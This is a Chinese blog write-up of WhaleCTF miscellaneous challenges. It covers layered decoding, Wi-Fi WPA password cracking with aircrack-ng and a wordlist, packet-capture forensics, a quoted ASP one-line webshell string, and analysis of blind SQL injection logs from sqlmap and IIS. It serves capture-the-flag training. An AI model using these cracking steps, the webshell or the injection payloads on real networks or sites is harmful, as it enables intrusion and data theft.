whaleCTF 杂项_Writeup

原创

Pad0y 于 2019-04-21 16:47:08 发布 2141 收藏 4

分类专栏： WhaleCTF 文章标签： Whale CTF 杂项 Writeup

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_34356800/article/details/83895210

版权

WhaleCTF 专栏收录该内容

3 篇文章 0 订阅

订阅专栏


最近比较忙，杂项部分的wp断断续续完善，pwn和re部分的wp需要比较久，持续更新~

如有错误或者疑问，欢迎各位师傅留言指出~~~

Decode1

整道题的一个思路是 hex–>ascii–>url–>base64–>ascii–>str

打开文本是一串数字，发现每6个数字都是253开头，试试16进制——>ascii




```
253444253534253435253335253433253641253435253737253444253531253646253738253444253434253637253442253446253534253
253446253531253646253738253444253434253435253442253444253534253435253332253433253641253435253738253444253531253
253433253641253435253738253444253431253646253738253444253534253633253442253444253534253435253331
```

```
a = """25344425353425343525333525343325364125343525373725344425353125364625373825344425343425363725344225344625353
534253642253442253444253534253435253738253433253641253435253737253446253531253646253738253444253434253435253442253
534442535342534352533322534332536412534352537382534442535312536462537382534442535342536372534422534442535342534312
12537382534332536412534352537382534442534312536462537382534442535342536332534422534442535342534353253331"""
print(''.join([chr(int(b, 16)) for b in [a[i:i+2] for i in range(0, len(a), 2)]]))
```

```
In [18]: a = """25344425353425343525333525343325364125343525373725344425353125364625373825344425343425
   ...: 25353425343525373825343325364125343525373725344625353125364625373825344425343425343525344225
   ...: 53738253444253531253646253738253444253534253637253442253444253534253431253738253433253641253
   ...: 353425363325344225344425353425343525333 1"""

In [19]: print(''.join([chr(int(b, 16)) for b in [a[i:i+2] for i in range(0, len(a), 2)]]))
%4D%54%45%35%43%6A%45%77%4D%51%6F%78%4D%44%67%4B%4F%54%6B%4B%4D%54%45%78%43%6A%45%77%4F%51%6F%78%4D%44%
8%4D%54%67%4B%4D%54%41%78%43%6A%45%78%4D%41%6F%78%4D%54%63%4B%4D%54%45%31

In [20]:
```

得到一串

url编码，解码得到base64，再解码，得到ascii码，转字符串得到flag




Decode5

滑键盘系列，按着给的字母在键盘上对应的画得到最后的flag，小写提交错误，换成大写即可

流量分析

导出http对象发现一个压缩包，解压有个情报.doc，打开是空的，丢到winhex，在最后发现flag




```
39 00 31 00 34 00 00 00  00 00 00 00 00 00 00 00  9 1 4
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
6B 00 65 00 79 00 7B 00  32 00 33 00 61 00 63 00  k e y { 2 3 a c
36 00 30 00 30 00 61 00  31 00 31 00 65 00 61 00  6 0 0 a 1 1 e a
66 00 66 00 63 00 38 00  7D 00 00 00 00 00 00 00  f f c 8 }
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

A记录

实验吧的一道题目，丢到aircrack-ng分析，发现有个WPA包，ESSID是0719，下面会用到，爆破之

```
root@kali:~/Desktop# aircrack-ng shipin.cap
Opening shipin.cap
Read 16664 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1D:0F:5D:D0:EE  0719                      WPA (1 handshake)

Choosing first network as target.

Opening shipin.cap
Please specify a dictionary (option -w).
```

这种题目一般密码强度不大，懒得生成字典直接用kali自带的字典，在/usr/share/wordlist目录下，得到密码是88888888

```
root@kali:~/Desktop# aircrack-ng shipin.cap -w /usr/share/wordlists/rockyou.txt
Opening shipin.cap
Read 16664 packets.

   #  BSSID              ESSID                     Encryption

   1  00:1D:0F:5D:D0:EE  0719                      WPA (1 handshake)

Choosing first network as target.

Opening shipin.cap
Reading packets, please wait...

                                Aircrack-ng 1.2

      [00:00:00] 112/7120712 keys tested (1851.24 k/s)

      Time left: 1 hour, 4 minutes, 6 seconds                    0.00%

                           KEY FOUND! [ 88888888 ]


      Master Key     : B4 30 38 0F 24 7B 57 AC DE B5 3A 7F 2E FE 6B 45
                       0B 34 02 C3 89 F9 69 D5 B7 35 87 1B FB 4C EE 7F

      Transient Key  : 17 AE 23 D0 69 7C 0D 45 2B 40 F6 7D 06 C9 C5 6F
                       25 F0 B0 48 7A 6C 22 7C E2 73 50 71 46 FE 5D 0C
                       8F 59 01 BE 66 56 DF 1E 58 DD 34 DB BF A7 2D FD
                       2C 53 11 7F B2 E5 F0 16 7F 57 F5 6A 04 36 F5 71
```

得到密码后接下来就是解析数据包，airdecap-ng shipin.cap -e 0719 -p 88888888，会发现多出一个数据包，用wireshark打开


```
                                                                root@kali:~/Desktop#
root@kali:~/Desktop# airdecap-ng shipin.cap -e 0719 -p 88888888
Total number of packets read         16664
Total number of WEP data packets         0
Total number of WPA data packets        27
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        16
root@kali:~/Desktop# ls
exp_ub16.04.c  Image-ExifTool-11.17  MyDeepin-blue  MyDeepin-blue.tar.gz  shipin.cap  shipin-dec.cap  wordpress-r
root@kali:~/Desktop#
```

题目提示flag是第一条记录的视频网站，过滤dns协议，getflag！

	Time	Source	Destination	Protocol	Length	Info
7	1.070674	58.240.57.33	192.168.1.104	DNS	170	Standard query response 0x0f59 A www.google.com A 173.194.72.99 A 173
9	2.064000	192.168.1.104	58.240.57.33	DNS	76	Standard query 0x63a6 A push.m.youku.com
11	2.536062	192.168.1.104	58.240.57.33	DNS	78	Standard query 0xb810 A asp.cntv.lxdns.com
12	2.536064	192.168.1.104	58.240.57.33	DNS	76	Standard query 0x20eb A api.3g.youku.com
13	2.572948	58.240.57.33	192.168.1.104	DNS	188	Standard query response 0xb810 A asp.cntv.lxdns.com CNAME cctv.video.
14	2.573460	58.240.57.33	192.168.1.104	DNS	118	Standard query response 0x20eb A api.3g.youku.com CNAME zw-n-api-3g.y

Password


打开看了数据包，是nebula模拟器的数据传输，全是TCP协议直接追踪流，红蓝分别是两端发出的消息，可以看到红方在蓝方提示password后输入了”backdoor…00Rm8.ate“， “.”一般是非可见字符，可以在下方选择HEX DUMP来显示二进制数据



hex 62对应的是ascii b ,7f是del键，0d是回车，因此最终得到的Password应该为backd00Rmate

Decode2

去掉头尾的±，末尾补上==，base64解码得到flag




Decode3

jsfuck解码,丢到控制台运行，%21是！

Decode4

一段js代码，eval函数改成alert弹窗，丢到控制台运行





```
In [14]: ''.join([chr(int(b,16)) for b in [a[i:i+
Out[14]: 'alert|coolyougettheflag'
```

WTF?

base64解码得到65536个二进制(65536=256^2)，在notepad++上缩小字体大概可以看到一个二维码的轮廓，一种姿势是每256个字符换行，另一种办法是直接画图，得到一张二维码，getflag！

```python
# -*- coding: UTF-8 -*-
# __Author__:pad0y
from PIL import Image
MAX = 256
with open('flag.txt', 'r') as f:
    c = f.read()
    newIm = Image.new('RGB', (MAX, MAX))
    white = (255, 255, 255)
    black = (0, 0, 0)
    for x in range(0,MAX):
        for y in range(0, MAX):
            if c[MAX*x+y] == '1':
                newIm.putpixel((x, y), black)
            else:
                newIm.putpixel((x, y), white)
    newIm.save('flag.png')
```

Decode8



栅栏解密下，也没看到正确格式的flag

参照wp：https://www.cnblogs.com/zqh20145320/p/5710072.html

把恺撒后的字符串竖排可以得到flag字样

```
f__
l4}
a_
gf
{u
_n
J_
u0
s.
t0

flag{_Just_4_fun_0.0_}
```

Decode9

控制台运行得到：┼攡數畣整爓煥敵瑽∨?滨獵琦≦┫

把上面这串复制到记事本，另存为，编码选上“Unicode”，关闭。用WinHex等可以查看16进制的软件，直接打开，一目了然。如果想显示正常，把开头的FF FE两个字节删了，再用记事本打开就看到了。木马为 <% execute request(“? enusCtf”)%

我的USB

binwalk，tshark各种分析无果，上strings大法 (真的有点坑)

```
strings for1.pcapng | grep Pwn
```

```
root@kali:~/Desktop/UsbMiceDataHacker# strings for1.pcapng | grep Pwn
Pwnium{408158c115a82175de37e8b3299d1f93}
root@kali:~/Desktop/UsbMiceDataHacker#
```

我下载了什么

追踪流发现有个tar.gz压缩包，tar.gz压缩包是1f8b开头的，分离出来解压即可得到flag

日志记录


文件下载下来发现是个rar文件，改后缀，大概看了下是sqlmap注入日志，在notepad++搜索flag,可以发现flag出现很频繁，猜测是个表名。

```
!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
://sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
qlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
qlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
sqlmap.org)" "-"

!8flag%20AS%20CHAR%29%2C0x20%29%20FROM%20misc.flag%20ORDER%20BY%20flag%20LIMIT%
```

https://blog.csdn.net/qq_34356800

一般日志分析的思路就是一步步缩小分析的范围，可以用grep匹配内容分离出来。

把分离出来的日志丢到notepad++，都是url编码，notepad++有个插件可以全部解码



分析发现是二分法盲注的ASCII码爆破，通常当找到!=的时候就是正确的ASCII值，再次缩小分析分范围，把含有'!='的日志分离出来

```
λ
C:\Users\Pamper\Desktop
λ cat log2 | grep '!=' > log3
```

分析文件log3需要对!=后边的ASCII提取并且转换成字符，编写py脚本，对文件log3进行处理

```
In [3]: with open('log3') as f:
   ...:     s = ''
   ...:     for i in f.readlines():
   ...:         begin = i.index('))!=')
   ...:         end = i.index('),', begin)
   ...:         s += (chr(int(i[begin+4:end])))
   ...:

In [4]: s
Out[4]: '1ROIS{m'      'Sis_nG1nx_Sim}\x05'
```

注入过程

仍然是一道注入流量分析，先对整个文件进行url解码，如果仔细分析是可以知道这是Errorbase的二分盲注，知道这个注入方式基本就可以拿到flag。

```
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(*))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),1,1))>49|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(*))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),2,1))>51|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(*))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),2,1))>48|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(*))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),2,1))>1|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),c
tourdata.dbo.news),1,1))>51|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),c
tourdata.dbo.news),1,1))>48 80 - 192.168.1.101 mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.3072
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),c
tourdata.dbo.news),1,1))>49|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),c
tourdata.dbo.news),2,1))>51|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),c
tourdata.dbo.news),2,1))>48|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
